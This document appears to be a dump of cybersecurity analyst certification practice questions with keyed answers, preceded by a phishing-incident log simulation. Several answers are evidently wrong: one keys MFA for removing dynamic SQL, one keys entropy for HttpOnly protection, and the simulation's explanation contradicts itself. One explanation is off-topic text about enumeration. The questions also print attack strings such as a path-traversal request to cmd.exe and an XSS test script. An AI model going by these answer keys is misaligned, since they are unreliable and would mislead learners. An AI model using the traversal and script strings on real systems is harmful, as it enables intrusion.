3/7/2016 3:42:56 PM	192.168.0.150	35167	152.203.213.16	80	thelastwebpage.com	GET
3/7/2016 3:42:06 PM	192.168.0.133	62976	206.194.229.42	80	thebestwebsite.com	GET
3/7/2016 3:40:21 PM	192.168.0.225	45854	38.212.240.180	80	freefood.com	GET
3/7/2016 3:39:43 PM	192.168.0.128	44304	180.208.164.237	443	searchforus.de	GET
3/7/2016 3:37:58 PM	192.168.0.186	30386	82.190.10.236	80	securethenet.com	GET
3/7/2016 3:37:49 PM	192.168.0.123	42463	252.77.216.60	80	healthreport.com	GET
3/7/2016 3:35:59 PM	192.168.0.95	34447	133.136.173.36	80	anti-malware.com	GET
3/7/2016 3:35:38 PM	192.168.0.177	38107	100.3.194.158	80	healthreport.com	GET
3/7/2016 3:34:24 PM	192.168.0.189	42791	208.238.143.104	80	freefood.com	POST

SIEM Logs - SIEM 192.168.0.15									
Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name	
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dlritz	505	excel.exe	
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe	
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe	
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	558	winlogon.exe	
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe	
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe	
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe	
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe	
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe	
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.168	kmatthews	1234	malclient.exe	
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe	
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe	
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe	
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dlritz	979	lsass.exe	
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe	
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe	
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe	
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe	
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe	
Audit Success	3/7/2016 4:11:28 PM	4634	Logoff	An account was logged off.	192.168.0.141	dlritz	1831	lsass.exe	
Audit Success	3/7/2016 4:11:11 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	1912	lsass.exe	
Audit Success	3/7/2016 4:10:48 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	635	explorer.exe	

SIEM Logs - SIEM 192.168.0.15									
Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name	
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dlritz	505	excel.exe	
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe	
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe	
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	558	winlogon.exe	
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe	
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe	
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe	
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe	
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe	
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.168	kmatthews	1234	malclient.exe	
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe	
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe	
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe	
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dlritz	979	lsass.exe	
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe	
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe	
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe	
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe	
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe	
Audit Success	3/7/2016 4:11:28 PM	4634	Logoff	An account was logged off.	192.168.0.141	dlritz	1831	lsass.exe	
Audit Success	3/7/2016 4:11:11 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	1912	lsass.exe	
Audit Success	3/7/2016 4:10:48 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	635	explorer.exe	


 [View Phishing Email](#)

How many users clicked the link in the fishing e-mail?

How many workstations were infected?

Select the malware executable name.

- winlogon.exe
- excel.exe
- ieexplore.exe
- notepad.exe
- chrome.exe
- explorer.exe
- time.exe
- cmd.exe
- lsass.exe
- winword.exe
- outlook.exe
- mailclient.exe**
- firefox.exe
- svchost.exe
- putty.exe



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

6 infected
 7 clicked lsass.exe

NEW QUESTION 210

- (Exam Topic 2)

A cybersecurity analyst needs to determine whether a large file named access.log from a web server contains the following IoC:

../../../../bin/bash

Which of the following commands can be used to determine if the string is present in the log?

- A. echo access.log | grep "../../../../bin/bash"
- B. grep "../../../../bin/bash" 1 cat access.log
- C. grep "../../../../bin/bash" < access.log
- D. cat access.log > grep "../../../../bin/bash"

Answer: C

NEW QUESTION 213

- (Exam Topic 2)

A company creates digitally signed packages for its devices. Which of the following BEST describes the method by which the security packages are delivered to the company's customers?

- A. Trusted firmware updates
- B. SELinux
- C. eFuse
- D. Anti-tamper mechanism

Answer: A

NEW QUESTION 216

- (Exam Topic 2)

A security analyst needs to obtain the footprint of the network. The footprint must identify the following information;

- TCP and UDP services running on a targeted system
- Types of operating systems and versions
- Specific applications and versions

Which of the following tools should the analyst use to obtain the data?

- A. ZAP
- B. Nmap

C. Prowler
D. Reaver

Answer: B

NEW QUESTION 221

- (Exam Topic 2)

A small marketing firm uses many SaaS applications that hold sensitive information. The firm has discovered terminated employees are retaining access to systems for many weeks after their end date. Which of the following would BEST resolve the issue of lingering access?

- A. Configure federated authentication with SSO on cloud provider systems.
- B. Perform weekly manual reviews on system access to uncover any issues.
- C. Implement MFA on cloud-based systems.
- D. Set up a privileged access management tool that can fully manage privileged account access.

Answer: D

NEW QUESTION 222

- (Exam Topic 2)

A proposed network architecture requires systems to be separated from each other logically based on defined risk levels. Which of the following explains the reason why an architect would set up the network this way?

- A. To complicate the network and frustrate a potential malicious attacker
- B. To reduce the number of IP addresses that are used on the network
- C. To reduce the attack surface of those systems by segmenting the network based on risk
- D. To create a design that simplifies the supporting network

Answer: C

NEW QUESTION 227

- (Exam Topic 2)

A user reports a malware alert to the help desk. A technician verifies the alert, determines the workstation is classified as a low-severity device, and uses network controls to block access. The technician then assigns the ticket to a security analyst who will complete the eradication and recovery processes. Which of the following should the security analyst do NEXT?

- A. Document the procedures and walk through the incident training guide.
- B. Sanitize the workstation and verify countermeasures are restored.
- C. Reverse engineer the malware to determine its purpose and risk to the organization.
- D. Isolate the workstation and issue a new computer to the user.

Answer: B

NEW QUESTION 230

- (Exam Topic 2)

An organization supports a large number of remote users. Which of the following is the BEST option to protect the data on the remote users' laptops?

- A. Use whole disk encryption.
- B. Require the use of VPNs.
- C. Require employees to sign an NDA.
- D. Implement a DLP solution.

Answer: A

NEW QUESTION 234

- (Exam Topic 2)

As part of a review of incident response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

- A. Organizational policies
- B. Vendor requirements and contracts
- C. Service-level agreements
- D. Legal requirements

Answer: D

NEW QUESTION 236

- (Exam Topic 2)

To prioritize the morning's work, an analyst is reviewing security alerts that have not yet been investigated. Which of the following assets should be investigated FIRST?

- A. The workstation of a developer who is installing software on a web server
- B. A new test web server that is in the process of initial installation
- C. The laptop of the vice president that is on the corporate LAN
- D. An accounting supervisor's laptop that is connected to the VPN

Answer: C

NEW QUESTION 237

- (Exam Topic 2)

A security analyst is reviewing the network security monitoring logs listed below:

```
-----
Count:2 Event#3.3505 2020-01-30 10:40 UTC
GPL WEB_SERVER robots.txt access
10.1.1.128 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=45260 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=23415 chksum=0
-----
```

```
Count:22 Event#3.3507 2020-01-30 10:40 UTC
ET WEB_SPECIFIC_APPS PHPStudy Remote Code Execution Backdoor
10.1.1.129 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=65200 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=26814 chksum=0
-----
```

```
Count:30 Event#3.3522 2020-01-30 10:40 UTC
ET WEB_SERVER WEB-PHP phpinfo access
10.1.1.130 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=58175 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=22875 chksum=0
-----
```

```
Count:22 Event#3.3728 2020-01-30 10:40 UTC
GPL WEB_SERVER 403 Forbidden
10.0.0.10 -> 10.1.1.129
IPVer=4 hlen=5 tos=0 dlen=533 ID=0 flags=0 offset=0 ttl=0 chksum=20471
Protocol: 6 sport=80 -> dport=65200
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=59638 chksum=0
-----
```

Which of the following is the analyst MOST likely observing? (Select TWO).

- A. 10.1.1.128 sent malicious requests, and the alert is a false positive.
- B. 10.1.1.129 sent potential malicious requests to the web server.
- C. 10.1.1.129 sent non-malicious requests, and the alert is a false positive.
- D. 10.1.1.128 sent potential malicious traffic to the web server.
- E. 10.1.1.129 successfully exploited a vulnerability on the web server.

Answer: AC

NEW QUESTION 241

- (Exam Topic 2)

An analyst is reviewing the following code output of a vulnerability scan:

```
if (searchname != null)
{
  &gt;
  employee <%searchname%> not found
  <%
}
```

Which of the following types of vulnerabilities does this MOST likely represent?

- A. A insecure direct object reference vulnerability
- B. An HTTP response split vulnerability
- C. A credential bypass vulnerability
- D. A XSS vulnerability

Answer: C

NEW QUESTION 242

- (Exam Topic 2)

A general contractor has a list of contract documents containing critical business data that are stored at a public cloud provider. The organization's security analyst recently reviewed some of the storage containers and discovered most of the containers are not encrypted. Which of the following configurations will provide the MOST security to resolve the vulnerability?

- A. Upgrading TLS 1.2 connections to TLS 1.3
- B. Implementing AES-256 encryption on the containers
- C. Enabling SHA-256 hashing on the containers
- D. Implementing the Triple Data Encryption Algorithm at the file level

Answer: B

NEW QUESTION 247

- (Exam Topic 2)

In system hardening, which of the following types of vulnerability scans would work BEST to verify the scanned device meets security policies?

- A. SCAP
- B. Burp Suite
- C. OWASP ZAP
- D. Unauthenticated

Answer: D

NEW QUESTION 249

- (Exam Topic 2)

A security analyst inspects the header of an email that is presumed to be malicious and sees the following:

Received: from sonic306-20.navigator.mail.company.com (77.21.102.11) by mx.google.com with ESMTPS id qu22a111129667eaa.101.2020.02.21.01.22.55 for (version=TLS1.0 cipher=ECDEMRSA-AES128-GCM-SHA256 bits=128/128); Mon, 21 Feb 2020 01:22:55 -0600 (MST)

From: smith@yahoo.com
To: jones@gmail.com
Subject: Resume Attached

Which of the following is inconsistent with the rest of the header and should be treated as suspicious?

- A. The subject line
- B. The sender's email address
- C. The destination email server
- D. The use of a TLS cipher

Answer: C

NEW QUESTION 250

- (Exam Topic 2)

A security analyst is researching an incident and uncovers several details that may link to other incidents. The security analyst wants to determine if other incidents are related to the current incident Which of the following threat research methodologies would be MOST appropriate for the analyst to use?

- A. Reputation data
- B. CVSS score
- C. Risk assessment
- D. Behavioral analysis

Answer: D

NEW QUESTION 252

- (Exam Topic 2)

A security analyst reviews the latest reports from the company's vulnerability scanner and discovers the following:

21213 HTTP TRACE / TRACK Methods Allowed
- The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.
64912 Apache 4.2.x < 4.2.24 XSS Vulnerabilities
- The web server responded with a popup <script>alert('123');</script> when this was entered in the "txtDescription" field of \providestatus.php
53523 Apache 4.2.x < 4.2.24 mod_status Vulnerabilities
- The 'mod_status' module contains a race condition that can be triggered by a specially crafted packet to cause denial of service.
73825 SSL Weak Block Size Cipher Suites Supported
- The use of a block cipher with 32-bit blocks enable man-in-the-middle attackers with sufficient resources to exploit this vulnerability.

Which of the following changes should the analyst recommend FIRST?

- A. Configuring SSL ciphers to use different encryption blocks
- B. Programming changes to encode output
- C. Updating the 'mod_status' module
- D. Disabling HTTP connection debugging commands

Answer: C

NEW QUESTION 256

- (Exam Topic 2)

A security analyst is reviewing the following log entries to identify anomalous activity:


```
GET https://comptia.org/admin/login.html&user&password\ HTTP/1.1
GET http://comptia.org/index.php\ HTTP/1.1
GET http://comptia.org/scripts/../../../../Windows/System32/cmd.exe?/C+dir+c:\ HTTP/1.1
GET http://comptia.org/media/contactus.html\ HTTP/1.1
```

Which of the following attack types is occurring?

- A. Directory traversal
- B. SQL injection
- C. Buffer overflow
- D. Cross-site scripting

Answer: A

NEW QUESTION 260

- (Exam Topic 2)

An organization is experiencing issues with emails that are being sent to external recipients. Incoming emails to the organization are working fine. A security analyst receives the following screenshot of email error from the help desk.

```
Mail delivery failed: Returning message to sender
A message could not be delivered to one or more of its
recipients
SMTP Error from remote mail server after RCPT To:
someone@example.com
```

The analyst checks the email server and sees many of the following messages in the logs. Error 550 - Message rejected. Which of the following is MOST likely the issue?

- A. The DMARC queue is full
- B. SPF is failing.
- C. Port 25 is not open.
- D. The DKIM private key has expired

Answer: A

NEW QUESTION 265

- (Exam Topic 2)

Portions of a legacy application are being refactored to discontinue the use of dynamic SQL. Which of the following would be BEST to implement in the legacy application?

- A. Multifactor authentication
- B. Web-application firewall
- C. SQL injection
- D. Parameterized queries
- E. Input validation

Answer: A

NEW QUESTION 269

- (Exam Topic 2)

A host is spamming the network unintentionally. Which of the following control types should be used to address this situation?

- A. Operational
- B. Corrective
- C. Managerial
- D. Technical

Answer: B

NEW QUESTION 271

- (Exam Topic 2)

An information security analyst discovered a virtual machine server was compromised by an attacker. Which of the following should be the FIRST step to confirm and respond to the incident?

- A. Pause the virtual machine.
- B. Shut down the virtual machine.
- C. Take a snapshot of the virtual machine.
- D. Remove the NIC from the virtual machine.

Answer: A

Explanation:

Enumeration is the process of discovering and listing information. Network enumeration is the process of discovering pieces of information that might be helpful in a network attack or compromise. There are several techniques used to perform enumeration and several tools that make the process easier for both testers and attackers. Let's take a look at these techniques and tools.

NEW QUESTION 276

- (Exam Topic 2)

A cybersecurity analyst is dissecting an intrusion down to the specific techniques and wants to organize them in a logical manner. Which of the following frameworks would BEST apply in this situation?

- A. Pyramid of Pain
- B. MITRE ATT&CK
- C. Diamond Model of Intrusion Analysts
- D. CVSS v3.0

Answer: B

NEW QUESTION 279

- (Exam Topic 2)

A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

```
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[*] XSS: Analyzing response #1...
[*] XSS: Analyzing response #2...
[*] XSS: Analyzing response #3...
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```

Which of the following is the MOST likely reason for this vulnerability?

- A. The developer set input validation protection on the specific field of search.aspx.
- B. The developer did not set proper cross-site scripting protections in the header.
- C. The developer did not implement default protections in the web application build.
- D. The developer did not set proper cross-site request forgery protections.

Answer: A

NEW QUESTION 281

- (Exam Topic 2)

Which of the following session management techniques will help to prevent a session identifier from being stolen via an XSS attack?

- A. Ensuring the session identifier length is sufficient
- B. Creating proper session identifier entropy
- C. Applying a secure attribute on session cookies
- D. Utilizing transport layer encryption on all requests
- E. Implementing session cookies with the HttpOnly flag

Answer: B

NEW QUESTION 285

- (Exam Topic 2)

An analyst wants to identify hosts that are connecting to the external FTP servers and what, if any, passwords are being used. Which of the following commands should the analyst use?

- A. tcpdump -X dst port 21
- B. ftp ftp.server -p 21
- C. nmap -o ftp.server -p 21
- D. telnet ftp.server 21

Answer: A

NEW QUESTION 289

- (Exam Topic 2)

A forensic analyst took an image of a workstation that was involved in an incident To BEST ensure the image is not tampered with the analyst should use:

- A. hashing
- B. backup tapes
- C. a legal hold
- D. chain of custody.

Answer: A

NEW QUESTION 292

- (Exam Topic 2)

A security engineer is reviewing security products that identify malicious actions by users as part of a company's insider threat program. Which of the following is the MOST appropriate product category for this purpose?

- A. SOAR
- B. WAF
- C. SCAP
- D. UEBA

Answer: D

Explanation:

UEBA stands for User and Entity Behavior Analytics and was previously known as user behavior analytics (UBA).

NEW QUESTION 295

- (Exam Topic 2)

A malicious artifact was collected during an incident response procedure. A security analyst is unable to run it in a sandbox to understand its features and method of operation. Which of the following procedures is the BEST approach to perform a further analysis of the malware's capabilities?

- A. Reverse engineering
- B. Dynamic analysis
- C. Strings extraction
- D. Static analysis

Answer: D

NEW QUESTION 298

- (Exam Topic 2)

A company recently experienced multiple DNS DDoS attacks, and the information security analyst must provide a DDoS solution to deploy in the company's datacenter. Which of the following would BEST prevent future attacks?

- A. Configure a sinkhole on the router.
- B. Buy a UTM to block the number of requests.
- C. Route the queries on the DNS server to 127.0.0.1.
- D. Call the Internet service provider to block the attack.

Answer: A

NEW QUESTION 301

- (Exam Topic 2)

An organization wants to mitigate against risks associated with network reconnaissance. ICMP is already blocked at the firewall; however, a penetration testing team has been able to perform reconnaissance against the organization's network and identify active hosts. An analyst sees the following output from a packet capture:

```
192.168.2.3 (eth0 192.168.2.3): NO FLAGS are set, 40 headers + 0 data bytes  
len=46 ip=192.168.2.3 ttl=64 id=12345 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
```

Which of the following phrases from the output provides information on how the testing team is successfully getting around the ICMP firewall rule?

- A. flags=RA indicates the testing team is using a Christmas tree attack
- B. ttl=64 indicates the testing team is setting the time to live below the firewall's threshold
- C. 0 data bytes indicates the testing team is crafting empty ICMP packets
- D. NO FLAGS are set indicates the testing team is using hping

Answer: D

NEW QUESTION 302

- (Exam Topic 2)

A security analyst is generating a list of recommendations for the company's insecure API. Which of the following is the BEST parameter mitigation recommendation?

- A. Implement parameterized queries.
- B. Use effective authentication and authorization methods.
- C. Validate all incoming data.
- D. Use TLS for all data exchanges.

Answer: D

NEW QUESTION 304

- (Exam Topic 1)

A security analyst conducted a risk assessment on an organization's wireless network and identified a high-risk element in the implementation of data confidentiality protection. Which of the following is the BEST technical security control to mitigate this risk?

- A. Switch to RADIUS technology
- B. Switch to TACACS+ technology.
- C. Switch to 802.1X technology
- D. Switch to the WPA2 protocol.

Answer: D

NEW QUESTION 306

- (Exam Topic 1)

Which of the following is the use of tools to simulate the ability for an attacker to gain access to a specified network?

- A. Reverse engineering
- B. Fuzzing

- C. Penetration testing
- D. Network mapping

Answer: C

NEW QUESTION 307

- (Exam Topic 1)

Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?

- A. HSM
- B. eFuse
- C. UEFI
- D. Self-encrypting drive

Answer: A

NEW QUESTION 309

- (Exam Topic 1)

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command `netstat -aon` from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: D

NEW QUESTION 313

- (Exam Topic 1)

An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server.

Which of the following is MOST likely to be a false positive?

- A. OpenSSH/OpenSSL Package Random Number Generator Weakness
- B. Apache HTTP Server Byte Range DoS
- C. GDI+ Remote Code Execution Vulnerability (MS08-052)
- D. HTTP TRACE / TRACK Methods Allowed (002-1208)
- E. SSL Certificate Expiry

Answer: C

NEW QUESTION 317

- (Exam Topic 1)

Which of the following technologies can be used to house the entropy keys for task encryption on desktops and laptops?

- A. Self-encrypting drive
- B. Bus encryption
- C. TPM
- D. HSM

Answer: A

NEW QUESTION 322

- (Exam Topic 1)

A company's modem response team is handling a threat that was identified on the network. Security analysts have as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

- A. Quarantine the web server
- B. Deploy virtual firewalls
- C. Capture a forensic image of the memory and disk
- D. Enable web server containerization

Answer: B

NEW QUESTION 324

- (Exam Topic 1)

An information security analyst observes anomalous behavior on the SCADA devices in a power plant. This behavior results in the industrial generators overheating and destabilizing the power supply.

Which of the following would BEST identify potential indicators of compromise?

- A. Use Burp Suite to capture packets to the SCADA device's IP.
- B. Use tcpdump to capture packets from the SCADA device IP.
- C. Use Wireshark to capture packets between SCADA devices and the management system.
- D. Use Nmap to capture packets from the management system to the SCADA devices.

Answer: C

NEW QUESTION 326

- (Exam Topic 1)

A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

Answer: A

NEW QUESTION 329

- (Exam Topic 1)

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

- A. 10.200.2.0/24 is infected with ransomware.
- B. 10.200.2.0/24 is not routable address space.
- C. 10.200.2.5 is a rogue endpoint.
- D. 10.200.2.5 is exfiltrating data.

Answer: D

NEW QUESTION 330

- (Exam Topic 1)

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

Answer: D

NEW QUESTION 332

- (Exam Topic 1)

A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.

Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

- A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
- B. Remove the servers reported to have high and medium vulnerabilities.
- C. Tag the computers with critical findings as a business risk acceptance.
- D. Manually patch the computers on the network, as recommended on the CVE website.
- E. Harden the hosts on the network, as recommended by the NIST framework.
- F. Resolve the monthly job issues and test them before applying them to the production network.

Answer: CE

NEW QUESTION 336

- (Exam Topic 1)

Which of the following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

- A. It automatically performs remedial configuration changes to enterprise security services
- B. It enables standard checklist and vulnerability analysis expressions for automation
- C. It establishes a continuous integration environment for software development operations
- D. It provides validation of suspected system vulnerabilities through workflow orchestration

Answer: B

NEW QUESTION 337

- (Exam Topic 1)

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

Answer: E

NEW QUESTION 339

- (Exam Topic 1)

Which of the following attacks can be prevented by using output encoding?

- A. Server-side request forgery
- B. Cross-site scripting
- C. SQL injection
- D. Command injection
- E. Cross-site request forgery
- F. Directory traversal

Answer: B

NEW QUESTION 344

- (Exam Topic 1)

Which of the following technologies can be used to house the entropy keys for disk encryption on desktops and laptops?

- A. Self-encrypting drive
- B. Bus encryption
- C. TPM
- D. HSM

Answer: A

NEW QUESTION 346

- (Exam Topic 1)

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis. Which of the following should the analyst do NEXT?

- A. Decompile each binary to derive the source code.
- B. Perform a factory reset on the affected mobile device.
- C. Compute SHA-256 hashes for each binary.
- D. Encrypt the binaries using an authenticated AES-256 mode of operation.
- E. Inspect the permissions manifests within each application.

Answer: C

NEW QUESTION 350

- (Exam Topic 1)

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

Answer: B

NEW QUESTION 353

- (Exam Topic 1)

An organization has several systems that require specific logons. Over the past few months, the security analyst has noticed numerous failed logon attempts followed by password resets. Which of the following should the analyst do to reduce the occurrence of legitimate failed logons and password resets?

- A. Use SSO across all applications
- B. Perform a manual privilege review
- C. Adjust the current monitoring and logging rules
- D. Implement multifactor authentication

Answer: A

NEW QUESTION 355

- (Exam Topic 1)

A system's authority to operate (ATO) is set to expire in four days. Because of other activities and limited staffing, the organization has neglected to start reauthentication activities until now. The cybersecurity group just performed a vulnerability scan with the partial set of results shown below:

Scan Host: 192.168.1.13
15-Jan-16 08:12:10.1 EDT

Vulnerability CVE-2015-1635
HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8, Windows 8.1 and Windows Server 2012 allows remote attackers to execute arbitrary code via crafted HTTP requests, aka "HTTP.sys remote code execution vulnerability"

Severity: 10.0 (high)

Expected Result: enforceHTTPValidation='enabled';
